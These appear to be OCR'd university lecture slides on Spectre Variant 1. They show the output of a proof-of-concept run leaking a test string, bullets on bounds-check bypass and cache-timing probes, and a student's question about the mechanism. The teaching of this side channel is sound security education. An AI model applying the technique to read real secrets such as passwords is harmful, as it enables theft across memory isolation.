
Do some statistics to find outlier access times

Print the most likely character values from the secret message

```
$ ./spectre-gccO0
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffdfedf8... Unclear: 0x54=’T’ score=998 (second best: 0x01 score=745)
Reading at malicious_x = 0xffffffffffdfedf9... Unclear: 0x68=’h’ score=997 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffdfedfa... Unclear: 0x65=’e’ score=996 (second best: 0x01 score=749)
Reading at malicious_x = 0xffffffffffdfedfb... Unclear: 0x20=’ ’ score=995 (second best: 0x01 score=747)
Reading at malicious_x = 0xffffffffffdfedfc... Unclear: 0x4D=’M’ score=969 (second best: 0x01 score=716)
Reading at malicious_x = 0xffffffffffdfedfd... Unclear: 0x61=’a’ score=997 (second best: 0x01 score=734)
Reading at malicious_x = 0xffffffffffdfedfe... Unclear: 0x67=’g’ score=999 (second best: 0x01 score=699)
Reading at malicious_x = 0xffffffffffdfedff... Unclear: 0x69=’i’ score=997 (second best: 0x01 score=715)
Reading at malicious_x = 0xffffffffffdfee00... Unclear: 0x63=’c’ score=998 (second best: 0x01 score=741)
Reading at malicious_x = 0xffffffffffdfee01... Success: 0x20=’ ’ score=2
Reading at malicious_x = 0xffffffffffdfee02... Unclear: 0x57=’W’ score=978 (second best: 0x01 score=725)
Reading at malicious_x = 0xffffffffffdfee03... Unclear: 0x6F=’o’ score=996 (second best: 0x01 score=742)
Reading at malicious_x = 0xffffffffffdfee04... Unclear: 0x72=’r’ score=998 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffdfee05... Unclear: 0x64=’d’ score=986 (second best: 0x01 score=741)
Reading at malicious_x = 0xffffffffffdfee06... Unclear: 0x73=’s’ score=999 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffdfee07... Unclear: 0x20=’ ’ score=997 (second best: 0x01 score=745)
Reading at malicious_x = 0xffffffffffdfee08... Unclear: 0x61=’a’ score=996 (second best: 0x01 score=706)
Reading at malicious_x = 0xffffffffffdfee09... Unclear: 0x72=’r’ score=998 (second best: 0x01 score=697)
Reading at malicious_x = 0xffffffffffdfee0a... Unclear: 0x65=’e’ score=995 (second best: 0x01 score=710)
Reading at malicious_x = 0xffffffffffdfee0b... Unclear: 0x20=’ ’ score=997 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffdfee0c... Unclear: 0x53=’S’ score=996 (second best: 0x01 score=721)
Reading at malicious_x = 0xffffffffffdfee0d... Unclear: 0x71=’q’ score=992 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffdfee0e... Unclear: 0x75=’u’ score=997 (second best: 0x01 score=731)
Reading at malicious_x = 0xffffffffffdfee0f... Unclear: 0x65=’e’ score=994 (second best: 0x01 score=760)
Reading at malicious_x = 0xffffffffffdfee10... Unclear: 0x61=’a’ score=988 (second best: 0x01 score=714)
Reading at malicious_x = 0xffffffffffdfee11... Unclear: 0x6D=’m’ score=994 (second best: 0x01 score=728)
Reading at malicious_x = 0xffffffffffdfee12... Unclear: 0x69=’i’ score=998 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffdfee13... Unclear: 0x73=’s’ score=999 (second best: 0x01 score=749)
Reading at malicious_x = 0xffffffffffdfee14... Unclear: 0x68=’h’ score=999 (second best: 0x01 score=687)
Reading at malicious_x = 0xffffffffffdfee15... Unclear: 0x20=’ ’ score=998 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffdfee16... Unclear: 0x4F=’O’ score=991 (second best: 0x01 score=725)
Reading at malicious_x = 0xffffffffffdfee17... Unclear: 0x73=’s’ score=998 (second best: 0x01 score=734)
Reading at malicious_x = 0xffffffffffdfee18... Unclear: 0x73=’s’ score=999 (second best: 0x01 score=753)
Reading at malicious_x = 0xffffffffffdfee19... Unclear: 0x69=’i’ score=996 (second best: 0x01 score=761)
Reading at malicious_x = 0xffffffffffdfee1a... Unclear: 0x66=’f’ score=995 (second best: 0x01 score=743)
Reading at malicious_x = 0xffffffffffdfee1b... Unclear: 0x72=’r’ score=996 (second best: 0x01 score=726)
Reading at malicious_x = 0xffffffffffdfee1c... Unclear: 0x61=’a’ score=979 (second best: 0x01 score=733)
Reading at malicious_x = 0xffffffffffdfee1d... Unclear: 0x67=’g’ score=997 (second best: 0x01 score=723)
Reading at malicious_x = 0xffffffffffdfee1e... Unclear: 0x65=’e’ score=989 (second best: 0x01 score=750)
Reading at malicious_x = 0xffffffffffdfee1f... Unclear: 0x2E=’.’ score=971 (second best: 0x01 score=696)
```

https://www.newscientist.com/article/mg14219240-400-squeamish-ossifrage-dents-electronic-armour/

Windows Subsystem for Linux, Windows 10 (1809), gcc 7.3, Intel i7-7500U




https://www.newscientist.com/article/mg14219240-400-squeamish-ossifrage-dents-electronic-armour/

How bad is this?

- Different browser tabs should obviously not run in the same address space!
- Is that good enough?
- Can I read the operating system's memory?
- Can I read other processes' memory?

Side-channels in speculative execution

- Suppose the bounds check "if" is predicted satisfied
- But i is out of bounds
- So *p points to a victim web page's secret s (like the paypal password I just entered)
- So we can speculatively use s as an index into an array that we *do* have access to
- And then using timing to determine whether the cache line on which B[s] falls has been allocated as a side-effect of speculative execution



This is Spectre Variant #1


15

Student question

"I just wanted to check if my understanding was correct on how we access the data in the secret address


- We assign an out of bound index that takes *p (and therefore s) to the secret place
- Execution happens because of speculation "branch taken" and therefore within the commit queues we have the message in S now but we can't read it because there was no commit
- To "read it", we do that bit by bit, through accessing some cache data. We know both rows X and X+1 are not in the cache, and try to call one of them through indexing in array B by using a bit of S
- Even though we are in speculative execution still, out-of-order will issue the memory call to the cache and queue it in the LSQ without being written to R.
- But we don't care, because that cache now will have either retrieved X or X+1 line. We determine that by classic probing / timing analysis for valid cache access later in the code and depending on the line that was already cached by the speculative execution of r = (B[16*(s&1)]); we conclude if that bit of interest in the secret message was 1 or 0
- If the above is correct, we are therefore assuming that branch correction for the speculation will NOT occur before the cache request through r = (B[16*(s&1)]);"

Ch02-part2 slide 25:

